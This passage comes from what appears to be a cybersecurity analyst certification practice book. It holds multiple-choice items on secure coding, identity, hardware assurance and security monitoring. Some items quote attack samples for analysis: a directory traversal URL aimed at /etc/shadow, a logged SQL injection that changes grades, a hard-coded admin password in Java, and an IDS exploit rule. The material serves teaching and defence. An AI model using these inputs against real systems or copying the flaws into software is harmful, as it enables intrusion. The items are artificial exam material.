C.Impersonation

D.Credential stuffing

75. Which of the following should a domain administrator utilize to best protect their Windows workstations from buffer overflow attacks?

A.Install an anti-malware tool

B.Install an anti-spyware tool

C.Enable DEP in Windows

D.Conduct bound checking before executing a program

76. Which of the following is exploited by an SQL injection to give the attacker access to a database?

A.Operating system

B.Web application

C.Database server

D.Firewall

77. Which of the following will an adversary do during the reconnaissance phase of the Lockheed Martin kill chain? (SELECT THREE)

A.Harvest email addresses

B.Identify employees on Social Media networks

C.Release of malware on USB drives

D.Acquire or develop zero-day exploits

E.Select backdoor implants and appropriate command and control mechanisms

F.Discover servers facing the public Internet

78. Which of the following types of scans are useful for probing firewall rules?

A.TCP SYN
B.TCP ACK
C.TCP RST
D.XMAS TREE

79. A cybersecurity analyst is reviewing the logs of a proxy server and sees the following URL:

http://test.diontraining.com/../../../../etc/shadow

What type of attack has likely occurred?

A.SQL injection
B.Buffer overflow
C.Directory traversal
D.XML injection

80. David noticed that port 3389 was open on one of the POS terminals in a store during a scheduled PCI compliance scan. Based on the scan results, what service should he expect to find enabled on this terminal?

A.MySQL
B.RDP
C.LDAP
D.IMAP

CHAPTER THREE

DOMAIN 2

Software and Systems Security

For each question in this chapter, you can find a detailed explanation of the correct answer in the appendix of this book. To best learn the material, you should review not just the correct choice, but the full explanation to understand why the correct answer was right and the incorrect choices were wrong.

In each explanation, you will find the correct answer, the relevant objective, and the detailed explanation listed in the appendix. To be successful on the official exam, you should understand the reasoning behind each question since the official exam will use different wording in their questions while testing the same concepts.

EXAM OBJECTIVES IN THIS CHAPTER

2.1Given a scenario, apply security solutions for infrastructure management.

- Cloud vs. on-premises
- Asset management
- Segmentation
- Network architecture
- Change management
- Virtualization
- Containerization
- Identity and access management
- Cloud access security broken (CASB)
- Honeypot
- Monitoring and logging
- Encryption
- Certificate management
- Active defense

2.2Explain software assurance best practices.

- Platforms
- Software development life cycle (SDLC) integration
- DevSecOps
- Software assessment methods
- Secure coding best practices
- Static analysis tools
- Dynamic analysis tools
- Formal methods for verification of critical software
- Service-oriented architecture

2.3Explain hardware assurance best practices.

- Hardware root of trust
- eFuse
- Unified Extensible Firmware Interface (UEFI)

- Trusted foundry
- Secure processing
- Anti-tamper
- Self-encrypting drive
- Trusted firmware updates
- Measured boot and attestation
- Bus encryption

Domain 2 Practice Exam Questions

1. You identified a critical vulnerability in one of your organization's databases. You researched a solution, but it will require the server to be taken offline during the patch installation. You have received permission from the Change Advisory Board to implement this emergency change at 11 pm once everyone has left the office. It is now 3 pm, what action(s) should you take now to best prepare for implementing this evening's change? (SELECT ALL THAT APPLY)

A.Ensure all stakeholders are informed of the planned outage

B.Document the change in the change management system

C.Take the server offline at 10 pm in preparation for the change

D.Identify any potential risks associated with installing the patch

E.Take the opportunity to install a new feature pack that has been requested

F.Validate the installation of the patch in a staging environment

2. Dion Consulting Group has recently received a contract to develop a networked control system for a self-driving car. The CIO of the company is concerned about the liability of a security vulnerability being exploited that may result in the death of a passenger or an innocent bystander. Which of the following methodologies would provide the single greatest mitigation if successfully implemented?

A.Rigorous user acceptance testing

B.Formal methods of verification

C.DevSecOps

D.Peer review of source code

3. What method might a system administrator use to replicate the DNS information from one DNS server to another, but could also be used maliciously by an attacker?

A.Zone transfers

B.DNS registration

C.CNAME

D.DNSSEC

4. Nicole's organization does not have the budget or staff to conduct 24/7 security monitoring of their network. To supplement her team, she contracts with a managed SOC service. Which of the following services or providers would be best suited for this role?

A.MSSP

B.IaaS

C.PaaS

D.SaaS

5. James is working with the software development team to integrate some real-time security reviews into some of their SDLC processes. Which of the following would best meet this requirement?

A.Pair Programming

B.Pass-around code review

C.Tool-assisted review

D.Formal code review

6. What control provides the best protection against both SQL injection and cross-site scripting attacks?

A.Hypervisors

B.Network layer firewalls

C.CSRF

D.Input validation

7. Which of the following secure coding best practices ensures special

characters like <, >, /, and ‘ are not accepted from the user via a web form?

A.Session management

B.Output encoding

C.Error handling

D.Input validation

8. Which of the following is not a recognized adversarial attack vector according to the MITRE ATT&CK framework?

A.Cyber

B.Informational

C.Physical

D.Human

9. Which of the following protocols could be used inside of a virtual system to manage and monitor the network?

A.SNMP

B.SMTP

C.BGP

D.EIGRP

10. Which term refers to the consistent and tamper-resistant operation of every element within an enterprise?

A.Trusted computing environment

B.Trusted foundry

C.Trust certified enterprise

D.Accredited network

11. A web developer wants to protect their new web application from a man-

in-the-middle attack. Which of the following controls would best prevent an attacker from stealing tokens stored in cookies?

A.Forcing the use of TLS for the web application

B.Forcing the use of SSL for the web application

C.Setting the secure attribute on the cookie

D.Hashing the cookie value

12. Which of the following vulnerabilities can be prevented by using proper input validation? (SELECT ANY THAT APPLY)

A.Cross-site scripting

B.SQL injection

C.Directory traversal

D.XML injection

13. Which of the following is the most important feature to consider when designing a system on a chip?

A.Type of real-time operating system in use

B.Space and power savings

C.Ability to interface with industrial control systems

D.Ability to be reconfigured after manufacture

14. DeepScan supports data-flow analysis and understands the execution flow of a program. It allows you to see possible security flaws without executing the code. Which of the following types of tools would DeepScan be classified as?

A.Fuzzer

B.Static code analyzer

C.Decompiler

D.Fault injector

15. Keith wants to validate the application file that he downloaded from the vendor of the application. Which of the following should he compare against the file to verify the integrity of the downloaded application?

A.File size and file creation date

B.MD5 or SHA1 hash digest of the file

C.Private key of the file

D.Public key of the file

16. Which of the following techniques would be the most appropriate solution to implementing a multi-factor authentication system?

A.Fingerprint and retinal scan

B.Password and security question

C.Smartcard and PIN

D.Username and password

17. You received an incident response report that indicates a piece of malware was introduced into the company's network through a remote workstation that was connected to the company's servers over a VPN connection. Which of the following controls should be applied to prevent this type of incident from occurring again?

A.ACL

B.NAC

C.SPF

D.MAC filtering

18. You need to perform an architectural review and select a view that focuses on the technologies, settings, and configurations used within the architecture. Which of the following views should you select?

A.Operational view

B.Acquisition view

C.Technical view

D.Logical view

19. Which of the following is not considered a component that belongs to the category of identity management infrastructure?

A.Human resource system

B.LDAP

C.Provisioning engine

D.Auditing system

20. Which protective feature is used to prevent a buffer overflow attack from specific applications by randomizing where components of a program are run from in memory?

A.DLP

B.ASLR

C.DLL

D.DEP

21. You have been asked to recommend a capability to monitor all of the traffic entering and leaving the corporate network's default gateway. Additionally, the company's CIO requests the ability to block certain types of content before it leaves the network based on operational priorities. Which of the following solution should you recommend to meet the requirements?

A.Configure IP filtering on the internal and external interfaces of the router

B.Install a NIPS on the internal interface and a firewall on the external interface of the router

C.Install a firewall on the router's internal interface and a NIDS on the router's external interface

D.Installation of a NIPS on both the internal and external interfaces of the router

22. Which of the following technologies is NOT a shared authentication protocol?

A.OpenID Connect

B.LDAP

C.OAuth

D.Facebook Connect

23. What technology is NOT PKI x.509 compliant and cannot be used in a variety of secure functions?

A.AES

B.Blowfish

C.PKCS

D.SSL/TLS

24. Which of the following functions is not provided by a TPM?

A.Random number generation

B.Secure generation of cryptographic keys

C.Remote attestation

D.Binding

E.Sealing

F.User authentication

25. Which of the following is the biggest advantage of using Agile software development?

A.Reacts quickly to changing customer requirements since it allows all phases of software development to run in parallel

B.Its structured and phase-oriented approach ensures that customer requirements are rigorously defined before development begins

C.Its inherent agility allows developers to maintain focus on the overall goals of the project

D.It can produce better, more secure, and more efficient code

26. Which of the following would be part of an active defense strategy? (SELECT THREE)

A.Blocking adversary C2 infrastructure

B.Deploy a honeypot

C.Implement decoy assets

D.Installing a new IDS signature

E.Implement fictitious DNS entries

F.Deletion of adversary malware

27. Following a root cause analysis of the unexpected failure of an edge router, a cybersecurity analyst discovered that the system administrator had purchased the device from an unauthorized reseller. The analyst suspects that the router may be a counterfeit device. Which of the following controls would have been most effective in preventing this issue?

A.Increase network vulnerability scan frequency

B.Ensure all anti-virus signatures are up to date

C.Conduct secure supply chain management training

D.Verify that all routers are patched to the latest release

28. Which of the following will an adversary so during the exploitation phase of the Lockheed Martin kill chain? (SELECT THREE)

A.Take advantage of a software, hardware, or human vulnerability

B.Select backdoor implant and appropriate command and control infrastructure for operation

C.Wait for a malicious email attachment to be opened

D.Wait for a user to click on a malicious link

E.A webshell is installed on a web server

F.A backdoor/implant is placed on a victim's client

29. Which of the following is the leading cause for cross-site scripting, SQL injection, and XML injection attacks?

A.Directory traversals

B.File inclusions

C.Faulty input validation

D.Output encoding

30. What phase of the software development lifecycle is sometimes known as the acceptance, installation, and deployment phase?

A.Development

B.Training and transition

C.Operations and maintenance

D.Disposition

31. Which of the following ensures multi-threaded processing is conducted securely?

A.Trusted execution

B.Processor security extensions

C.Atomic execution

D.Secure enclave

32. Which of the following does a User Agent request a resource from when

conducting a SAML transaction?

A.Relying party (RP)

B.Identity provider (IdP)

C.Service provider (SP)

D.Single sign-on (SSO)

33. Which of the following BEST describes when a third-party takes components produced by a legitimate manufacturer and assembles an unauthorized replica that is sold in the general marketplace?

A.Recycling

B.Capitalism

C.Counterfeiting

D.Entrepreneurship

34. Which of the following type of threats did the Stuxnet attack rely on to cross an airgap between a business and an industrial control system network?

A.Directory traversal

B.Cross-site scripting

C.Removable media

D.Session hijacking

35. You want to provide controlled remote access to the remote administration interfaces of multiple servers hosted on a private cloud. What type of segmentation security solution is the best choice for this scenario?

A.Airgap

B.Jumpbox

C.Bastion hosts

D.Physical

36. Which of the following authentication protocols was developed by Cisco to provide authentication, authorization, and accounting services?

A.RADIUS

B.CHAP

C.TACACS+

D.Kerberos

37. Which model of software development emphasizes individuals and interactions over processes and tools, customer collaboration over contract negotiation, and working software over comprehensive documentation?

A.Waterfall

B.Spiral

C.Agile

D.RAD

38. Which role validates the user’s identity when using SAML for authentication?

A.SP

B.IdP

C.User agent

D.RP

39. Dion Training's security team recently discovered a bug in their software’s code. The development team released a software patch to remove the vulnerability caused by the bug. What type of test should a software tester perform on the application to ensure that the application is still functioning properly after the patch is installed?

A.Fuzzing

B.User acceptance testing

C.Regression testing

D.Penetration testing

40. Annah is deploying a new application that she received from a vendor, but she is unsure if the hardware is adequate to support a large number of users during peak usage periods. What type of testing could Annah perform to determine if the application will support the required number of users?

A.User acceptance testing

B.Load testing

C.Regression testing

D.Fuzz testing

41. Your service desk has been receiving a large number of complaints from external users that a web application is responding slowly to requests and frequently receives a “connection timed out” error message when they attempt to submit information to the application. Which software development best practice should have been implemented in order to prevent this from occurring?

A.Stress testing

B.Regression testing

C.Input validation

D.Fuzzing

42. Which of the following protocols is considered insecure and should never be used in your networks?

A.Telnet

B.SSH

C.SFTP

D.HTTPS

43. Jorge and Marta are working on a programming project together. During a code review, Marta explains to Jorge the code she wrote while he looks at the code on her computer. Which of the following code review techniques is being used in this scenario?

A.Pair programming

B.Dual control

C.Over-the-shoulder

D.Tool-assisted review

44. Which party in a federation provides services to members of the federation?

A.IdP

B.SSO

C.RP

D.SAML

45. A software assurance laboratory is performing a dynamic assessment on an application by automatically generating random data sets and inputting them in an attempt to cause an error or failure condition. Which of the following is the laboratory performing?

A.Fuzzing

B.Stress testing

C.User acceptance testing

D.Security regression testing

46. A software assurance test analyst is performing a dynamic assessment on an application by automatically generating random data sets and inputting them in an attempt to cause an error or failure condition. Which technique is the analyst utilizing?

A.Fuzzing

B.Sequential data sets

C.Static code analysis

D.Known bad data injection

47. You have just returned from a business trip to a country with a high rate of intellectual property theft. Which of the following precautions should you take prior to reconnecting your laptop to your corporate network? (SELECT TWO)

A.The laptop should be scanned for malware

B.The laptop should be physically inspected and compared with images made before you left

C.The laptop should be permanently destroyed

D.The laptop should be sanitized and reimaged

E.The laptop's hard drive should be degaussed prior to use

F.The laptop's hard drive should have full-disk encryption enabled

48. Which operating system feature is designed to detect malware that is loaded early in the system startup process or before the operating system can load itself?

A.Advanced anti-malware

B.Startup Control

C.Measured boot

D.Master Boot Record analytics

49. Which of the following has occurred if a device fails to activate because it has detected an unknown modification?

A.Self-checking

B.Obfuscation

C.Failed trusted foundry

D.Improper authentication

50. What is the lowest layer (bottom layer) of a bare-metal virtualization environment?

A.Hypervisor

B.Host operating system

C.Guest operating system

D.Physical hardware

51. During her login session, Sally is asked by the system for a code that is sent to her via text (SMS) message. Which of the following concerns should she raise to her organization’s AAA services manager?

A.SMS should be encrypted to be secure

B.SMS messages may be accessible to attackers via VoIP or other systems

C.SMS should be paired with a third factor

D.SMS is a costly method of providing a second factor of authentication

52. Which security control would prevent unauthorized users from connecting to a company’s wireless network?

A.NAC

B.Firewall

C.IPS

D.Segmentation

53. Which of the following programs was designed to secure the manufacturing infrastructure for information technology vendors providing hardware to the military?

A.Trusted Foundry (RF)

B.Supplies Assured (SA)

C.Supply Secure (SS)

D.Trusted Access Program (TAP)

54. Which analysis framework makes no allowance for an adversary retreat in its analysis?

A.MITRE ATT&CK framework

B.Diamond Model of Intrusion Analysis

C.Lockheed Martin cyber kill chain

D.AlienVault (AT&T Cybersecurity) Cyber Kill Chain

55. An electronics store was recently the victim of a robbery where an employee was injured, and some property was stolen. The store's IT department hired an external supplier to expand the store's network to include a physical access control system. The system has video surveillance, intruder alarms, and remotely monitored locks using an appliance-based system. Which of the following long-term cybersecurity risks might occur based on these actions?

A.There are no new risks due to the install and the company has a stronger physical security posture

B.These devices should be isolated from the rest of the enterprise network

C.These devices should be scanned for viruses before installation

D.These devices are insecure and should be isolated from the internet

56. Dion Consulting Group has just won a contract to provide updates to an employee payroll system that was originally written years ago in C++. During your assessment of the source code, you notice the command strcpy is being used in the application. Which of the following provides is cause for concern, and what mitigation would you recommend to overcome this concern?

A.strcpy could allow a buffer overflow to occur; you should rewrite the entire system in Java

B.strcpy could allow a buffer overflow to occur; upgrade the operating system to run ASLR to prevent a buffer overflow

C.strcpy could allow an integer overflow to occur; you should rewrite the entire system in Java

D.strcpy could allow an integer overflow to occur; upgrade the operating system to run ASLR to prevent a buffer overflow

57. You have just completed identifying, analyzing, and containing an incident. You have verified that the company uses self-encrypting drives as part of its default configuration. As you begin the eradication and recovery phase, you must sanitize the data on the storage devices before restoring the data from known-good backups. Which of the following methods would be the most efficient to use to sanitize the affected hard drives?

A.Incinerate and replace the storage devices

B.Conduct zero-fill on the storage devices

C.Use a secure erase (SE) utility on the storage devices

D.Perform a cryptographic erase (CE) on the storage devices

58. You work as a cybersecurity analyst at a software development firm. The software developers have begun implementing commercial and open source libraries into their codebase so that they can minimize the time it takes to develop and release a new application. Which of the following should be your biggest concern as a cybersecurity analyst?

A.There are no concerns with using commercial or open-source libraries to speed up developments

B.Open-source libraries are inherently insecure because you do not know who wrote them

C.Whether or not the libraries being used in the projects are the most up to date versions

D.Any security flaws present in the library will also be present in the developed application

59. You have been asked to scan your company’s website using the OWASP ZAP tool. When you perform the scan, you received the following warning:

The AUTOCOMPLETE output is not disabled in HTML FORM/INPUT containing password type input. Passwords may be stored in browsers and retrieved.

You begin to investigate further by reviewing a portion of the HTML code from the website that is listed below:

```
<form action="authenticate.php”>
Enter your username: <BR>
<input type=“text” name=“user” value=“” autofocus><BR>
Enter your Password: <BR>
<input type=“password” name=“pass” value=“” maxlength=“32”><BR>
<input type=“submit” value=“submit”>
</form>
```

Based on your analysis, which of the following actions should you take?

A.This is a false positive and you should implement a scanner exception to ensure you don’t receive this again during your next scan

B.You recommend that the system administrator disables SSL on the server and implements TLS instead

C.You tell the developer to review their code and implement a bug/code fix

D.You recommend that the system administrator pushes out a GPO update to reconfigure the web browsers security settings

60. Susan is worried about the security of the master account associated with a cloud service and the access to it. This service is used to manage payment transactions. She has decided to implement a new multifactor authentication process where one individual has the password to the account, but another user in the accounting department has a physical token to the account. In order to login to the cloud service with this master account, both users would need to come together. What principle is Susan implementing by using this approach?

A.Dual control authentication

B.Transitive trust

C.Least privilege

D.Security through obscurity

61. Which of the following secure coding best practices ensures a character like < is translated into the &lt string when writing to an HTML page?

A.Session management

B.Output encoding

C.Error handling

D.Input validation

62. Dion Consulting Group has been hired to analyze the cybersecurity model for a new videogame console system. The manufacturer's team has come up with four recommendations to prevent intellectual property theft and piracy. As the cybersecurity consultant on this project, which of the following would you recommend they implement first?

A.Ensure that all games for the console are distributed as encrypted so that they can only be decrypted on the game console

B.Ensure that all games require excessive storage sizes so that it is difficult for unauthorized parties to distribute

C.Ensure that all each individual console has its own unique key for decrypting individual licenses and tracking which console has purchased which game

D.Ensure that all screen capture content is visibly watermarked

63. An independent cybersecurity researcher has contacted your company with proof of a buffer overflow vulnerability in one of your applications. Which technique would have been most likely to identify this vulnerability in your application during development?

A.Dynamic code analysis

B.Pair programming

C.Manual Peer Review

D.Static code analysis

64. Your company has been contracted to develop an Android mobile application for a major bank. You have been asked to verify the security of the Java function's source code below:

```
int verifyAdmin(String password) {
  if (password.equals("mR7HCS14@31&#")) {
    return 0;
  }
  return 1;
}
```

Which of the following vulnerabilities exist in this application's authentication function based solely on the source code provided?

A.The function is using parameterized queries

B.The function is vulnerable to an SQL injection attack

C.The function is using hard-coded credentials to verify the password entered by the user

D.The function is vulnerable to a buffer overflow attack

65. Which of the following are valid concerns when migrating to a serverless architecture? (SELECT THREE)

A.Protection of endpoint security

B.Management of VPC offerings

C.Dependency on the cloud service provider

D.Limited disaster recovery options

E.Patching of the backend infrastructure

F.Management of physical servers

66. You have been investigating how a malicious actor was able to exfiltrate confidential data from a web server to a remote host. After an in-depth forensic review, you determine that the web server's BIOS had been modified

by the installation of a rootkit. After you remove the rootkit and reflash the BIOS to a known good image, what should you do in order to prevent the malicious actor from affecting the BIOS again?

A.Install an anti-malware application

B.Install a host-based IDS

C.Utilize secure boot

D.Utilize file integrity monitoring

67. What should a vulnerability report include if a cybersecurity analyst wants it to reflect the assets scanned accurately?

A.Processor utilization

B.Virtual hosts

C.Organizational governance

D.Log disposition

68. What remediation strategies are the MOST effective in reducing the risk to an embedded ICS from a network-based compromise? (Select TWO)

A.Patching

B.NIDS

C.Disabling unused services

D.Segmentation

69. A supplier needs to connect several laptops to an organization’s network as part of their service agreement. These laptops will be operated and maintained by the supplier. Victor, a cybersecurity analyst for the organization, is concerned that these laptops could potentially contain some vulnerabilities that could weaken the security posture of the network. What can Victor do to mitigate the risk to other devices on the network without having direct administrative access to the supplier’s laptops?

A.Scan the laptops for vulnerabilities and patch them

B.Increase the encryption level of VPN used by the laptops

C.Implement a jumpbox system

D.Require 2FA (two-factor authentication) on the laptops

70. A cybersecurity analyst is preparing to run a vulnerability scan on a dedicated Apache server that is going to be moved into a DMZ. Which of the following vulnerability scans is least likely to provide valuable information to the analyst?

A.Web application vulnerability scan

B.Database vulnerability scan

C.Port scan

D.Network vulnerability scan

CHAPTER FOUR

DOMAIN 3

Security Operations and Monitoring

For each question in this chapter, you can find a detailed explanation of the correct answer in the appendix of this book. To best learn the material, you should review not just the correct choice, but the full explanation to understand why the correct answer was right and the incorrect choices were wrong.

In each explanation, you will find the correct answer, the relevant objective, and the detailed explanation listed in the appendix. To be successful on the official exam, you should understand the reasoning behind each question since the official exam will use different wording in their questions while testing the same concepts.

EXAM OBJECTIVES IN THIS CHAPTER

3.1Given a scenario, analyze data as part of security monitoring activities.

•Heuristics

•Trend analysis

•Endpoint

•Network

•Log review

•Impact analysis

•Security information and event management (SIEM) review

•Query writing

•Email analysis

3.2Given a scenario, implement configuration changes to existing controls to improve security.

•Permissions

•Whitelisting

•Blacklisting

•Firewall

•Intrusion prevention system (IPS) rules

•Data loss prevention (DLP)

•Endpoint detection and response (EDR)

•Network access control (NAC)

•Sinkholing

•Malware signatures

•Sandboxing

•Port security

3.3Explain the importance of proactive threat hunting.

•Establishing a hypothesis

•Profiling threat actors and activities

•Threat hunting tactics

•Reducing the attack surface area

- Bundling critical assets
- Attack vectors
- Integrated intelligence
- Improving detection capabilities

3.4Compare and contrast automation concepts and technologies.

- Workflow orchestration
- Scripting
- Application programming interface (API) integration
- Automated malware signature creation
- Data enrichment
- Threat feed combination
- Machine learning
- User of automation protocols and standards
- Continuous integration
- Continuous deployment/delivery

Domain 3 Practice Exam Questions

1. Richard attempted to visit a website and received a DNS response from the DNS cache server pointing to the wrong IP address. Which of the following attacks has occurred?

A.DNS brute forcing

B.ARP spoofing

C.DNS poisoning

D.MAC spoofing

2. Alexa is an analyst for a large bank that has offices in multiple states. She wants to create an alert to detect when an employee from one bank office logs into a workstation located at an office in another state. What type of detection and analysis is Alexa configuring?

A.Trend

B.Anomaly

C.Heuristic

D.Behavior

3. Which of the following is NOT a means of improving data validation and trust?

A.Encrypting data in transit

B.Using MD5 checksums for files

C.Decrypting data at rest

D.Implementing Tripwire

4. You are reviewing a rule within your organization's IDS. You see the following output:

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any
msg: “BROWSER-IE Microsoft Internet Explorer
CacheSize exploit attempt”;
flow: to_client,established;
file_data;
    content:"recordset"; offset:14; depth:9;
    content:".CacheSize"; distance:0; within:100;
    pcre:"/CacheSize\s*=\s*/";
    byte_test:10,>,0x3ffffffe,0,relative,string;
max-detect-ips drop, service http;
reference:cve,2016-8077;
classtype: attempted-user;
sid:65535;rev:1;
```

Based on this rule, which of the following malicious packets would this IDS alert on?

A.An inbound malicious TCP packet

B.Any outbound malicious packets

C.An outbound malicious TCP packet

D.Any inbound malicious packets

5. A salesperson's laptop has become unresponsive after attempting to open a PDF in their email. A cybersecurity analyst reviews the IDS and anti-virus software for any alerts or unusual behavior but finds nothing suspicious. Which of the following threats would BEST classify this scenario?

A.Ping of death

B.Zero-day malware

C.PII exfiltration

D.RAT

6. Which of the following protocols is commonly used to collect information

about CPU utilization and memory usage from network devices?

A.NetFlow

B.SMTP

C.MIB

D.SNMP

7. A company's NetFlow collection system can handle up to 2 Gbps. Due to excessive load, this has begun to approach full utilization at various times of the day. If the security team does not have additional money in their budget to purchase a more capable collector, which of the following options could they use to collect useful data?

A.Enable QoS

B.Enable NetFlow compression

C.Enable sampling of the data

D.Enable full packet capture

8. You are conducting a grep search on a log file using the following REGEX expression:

```
\b[A-Za-z0-9_%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,6}\b
```

Which of the following strings would be included in the output of the search?

A.www.diontraining.com

B.support@diontraining.com

C.jason.dion@diontraining.com

D.jason_dion@dion.training

9. You are troubleshooting a network connectivity issue and need to determine the packet's flow path from your system to the remote server. Which of the following tools would best help you identify the path between the two

systems?

A.ipconfig

B.netstat

C.tracert

D.nbtstat

10. Which level of logging should you configure on a Cisco device to be notified whenever they shut down due to a failure?

A.0

B.2

C.5

D.7

11. Joseph would like to prevent hosts from connecting to known malware distribution domains. What type of solution should be used without deploying endpoint protection software or an IPS system?

A.Route poisoning

B.Anti-malware router filters

C.Subdomain whitelisting

D.DNS blackholing

12. As a newly hired cybersecurity analyst, you are attempting to determine what the current public-facing attack surface of your organization might be. Which of the following methodologies or tools generates a current and historical view of the company's public-facing IP space?

A.shodan.io

B.nmap

C.Google hacking

D.Review network diagrams

13. You are a cybersecurity analyst who has been given the output from a system administrator's Linux terminal. Based on the output provided, which of the following statements is correct?

BEGIN OUTPUT

———————————---------

```
# nmap win2k16.local

Nmap scan report for win2k16 (192.168.2.15)
Host is up (0.132452s latency)
Not shown: 997 closed ports

PORT STATE SERVICE
22/tcp open ssh
80/tcp open http

# nc win2k16.local 80
220 win2k16.local DionTraining SMTP Server (Postfix/2.4.1)

# nc win2k16.local 22
SSH-2.0-OpenSSH_7.2 Debian-2

#
```

———————————---------

END OUTPUT

A.Your email server is running on a non-standard port

B.Your email server has been compromised

C.Your organization has a vulnerable version of the SSH server software installed

D.Your web server has been compromised

14. Sagar is planning to patch a production system to correct a vulnerability that was detected during his most recent vulnerability scan of the network. What process should he follow to minimize the risk of a system failure while patching this vulnerability?

A.Deploy the patch immediately on the production system to remediate the vulnerability

B.Wait 60 days to deploy the patch to ensure there are no associated bugs reported with it

C.Deploy the patch in a sandbox environment to test it prior to patching the production system

D.Contact the vendor to determine a safe time frame for deploying the patch into the production environment

15. You are conducting an intensive vulnerability scan to detect which ports might be open to exploitation. During the scan, one of the network services becomes disabled and causes an impact on the production server. Which of the following sources of information would provide you with the most relevant information for you to use in determining which network service was interrupted and why?

A.Syslog

B.Network mapping

C.Firewall logs

D.NIDS

16. You are conducting threat hunting on your organization's network. Every workstation on the network uses the same configuration baseline and contains a 500 GB HDD, 4 GB of RAM, and the Windows 10 Enterprise operating system. You know from previous experience that most of the workstations only use 40 GB of space on the hard drives since most users save their files on the file server instead of the local workstation. You discovered one workstation that has over 250 GB of data stored on it. Which of the following is a likely hypothesis of what is happening and how would you verify it?

A.The host might be the victim of a remote access trojan -- you should reimage the machine immediately

B.The host might use as a staging area for data exfiltration -- you should conduct volume-based trend analysis on the host's storage device

C.The host might be offline and conducted backups locally -- you should contact a system administrator to have it analyzed

D.The host might use as command and control node for a botnet -- you should immediately disconnect the host from the network

17. Judith is conducting a vulnerability scan of her data center. She notices that a management interface for a virtualization platform is exposed to her vulnerability scanner. Which of the following networks should the management interface of the hypervisor be exposed to ensure the best security of the virtualization platform?

A.External zone

B.Internal zone

C.DMZ

D.Management network

18. What SCAP component could be to create a checklist to be used by different security teams within an organization and then report results in a standardized fashion?

A.XCCDF

B.CCE

C.CPE

D.CVE

19. Which of the following techniques would allow an attacker to get a full listing of your internal DNS information if your DNS server is not properly secured?

A.Zone transfers

B.Split horizon

C.FQDN resolution

D.DNS poisoning

20. An organization wants to choose an authentication protocol that can be used over an insecure network without having to implement additional encryption services. Which of the following protocols should they choose?

A.RADIUS

B.TACACS

C.TACACS+

D.Kerberos

21. You are analyzing the following network utilization report because you suspect one of the servers has been compromised.

IP Address	Name	Uptime	Historical	Current
192.168.20.2	web01	7D12H32M06S	42.6 GB	44.1 GB
192.168.20.3	dev02	4D07H12M45S	1.95 GB	2.13 GB
192.168.20.4	dbsvr01	12D02H46M14S	3.15 GB	24.6 GB
192.168.20.5	market01	2D17H18M41S	5.2 GB	4.9 GB

Based on the report above, which of the following servers do you suspect has been compromised and should be investigated further?

A.web01

B.dev02

C.dbsvr01

D.market01

22. What is the utilization of insights gained from threat research and threat modeling to proactively discover evidence of adversarial TTPs within a

network or system called?

A.Threat hunting

B.Penetration testing

C.Information assurance

D.Incident response

23. You are conducting a vulnerability assessment when you discover a critical web application vulnerability on one of your Apache servers. Which of the following files would contain the logs for this Apache server if your organization is using the default naming convention?

A.httpd_log

B.apache_log

C.access_log

D.http_log

24. Which language would require the use of a decompiler during reverse engineering?

A.Ruby

B.Python

C.Objective-C

D.JavaScript

25. Consider the following file called firewall.log that contains 53,682 lines that logged every connection going into and out of this network. The log file is in the following data format, as shown below with the first few lines of the log file:

```
DATE,FACILITY,CHAIN,IN,SRC,DST,LEN,TOS,PREC,TTL,ID,PROTO,SP
Jan 11 05:33:59,lx1 kernel: iptables,INPUT,eth0,10.1.0.102,
10.1.0.1,52,0x00,0x00,128,2242,TCP,2564,23
```

Which of the following commands would display all of the lines from the firewall.log file that contain the destination IP address of 10.1.0.10 and a destination port of 23?

A.grep "10.1.0.10," firewall.log | grep "23$"

B.grep "10\.1\.0\.10\," firewall.log | grep "23"

C.grep "10\.1\.0\.10\," firewall.log | grep "23$"

D.grep "10.1.0.10," firewall.log | grep "23"

26. Which of the following technologies could be used to ensure that users who login to a network are physically in the same building as the network they are attempting to authenticate on? (SELECT TWO)

A.Port security

B.NAC

C.GPS location

D.Geo-IP

27. What SCAP component provides a list of entries that contains an identification number, a description, and a public reference for each publicly known weakness in a piece of software?

A.XCCDF

B.CPE

C.CCE

D.CVE

28. You just visited an e-commerce website by typing in its URL during a vulnerability assessment. You discovered that an administrative web frontend for the server’s backend application is accessible over the internet. Testing this frontend, you discovered that the default password for the application is accepted. Which of the following recommendations should you make to the

owner of the website in order to remediate this discovered vulnerability? (SELECT THREE)

A.Rename the URL to a more obscure name

B.Require two-factor authentication for access to the application

C.Conduct a penetration test against the organization's IP space

D.Whitelist all specific IP blocks that use this application

E.Change the username and default password

F.Require an alphanumeric passphrase for the application's default password

29. You are investigating traffic involving three separate IP addresses (192.168.66.6, 10.66.6.10, and 172.16.66.1). Which REGEX expression would you use to be able to capture ONLY those three IP addresses in a single statement?

A.\b[192\.168\.66\.6]|[10\.66\.6\.10]|[172\.16\.66\.1]\b

B.\b(192\.168\.66\.6)|(10\.66\.6\.10)|(172\.16\.66\.1)\b

C.\b(192\.168\.66\.6)+(10\.66\.6\.10)+(172\.16\.66\.1)\b

D.\b[192\.168\.66\.6]+[10\.66\.6\.10]+[172\.16\.66\.1]\b

30. As part of the reconnaissance stage of a penetration test, Kumar wants to retrieve some information about an organization's network infrastructure without causing an IPS alert. Which of the following is his best course of action?

A.Perform a DNS brute-force attack

B.Use a nmap ping sweep

C.Perform a DNS zone transfer

D.Use a nmap stealth scan

31. A cybersecurity analyst working at a major university is reviewing the SQL server log of completed transactions and notices the following entry:

```
select ID, GRADE from GRADES where ID=1235235; UPDATE GRADES
set GRADE=’A’ where ID=1235235;
```

Based on this transaction log, which of the following most likely occurred?

A.The application and the SQL database are functioning properly

B.A student with ID #1235235 used an SQL injection to give themselves straight A’s

C.Someone used an SQL injection to assign straight A’s to the student with ID #1235235

D.The SQL server has insufficient logging and monitoring

32. You are attempting to run a packet capture on a Linux workstation using the tcpdump command. Which of the following would allow you to conduct the packet capture and write the output to a file for later analysis?

A.tcpdump -I eth0 -r diontraining.pcap

B.tcpdump -I eth0 -w diontraining.pcap

C.tcpdump -I eth0 -n diontraining.pcap

D.tcpdump -I eth0 -e diontraining.pcap

33. You are reviewing the logs in your IDS and see that there were entries showing SYN packets received from a remote host targeting each port on your web server from 1 to 1024. Which of the following MOST likely occurred?

A.Remote host cannot find the right service port

B.SYN flood

C.Port scan

D.UDP probe

34. You have been given access to a Windows system located on an Active Directory domain as part of a white box penetration test. Which of the following commands would provide information about other systems on this

network?

A.net use

B.net user

C.net group

D.net config

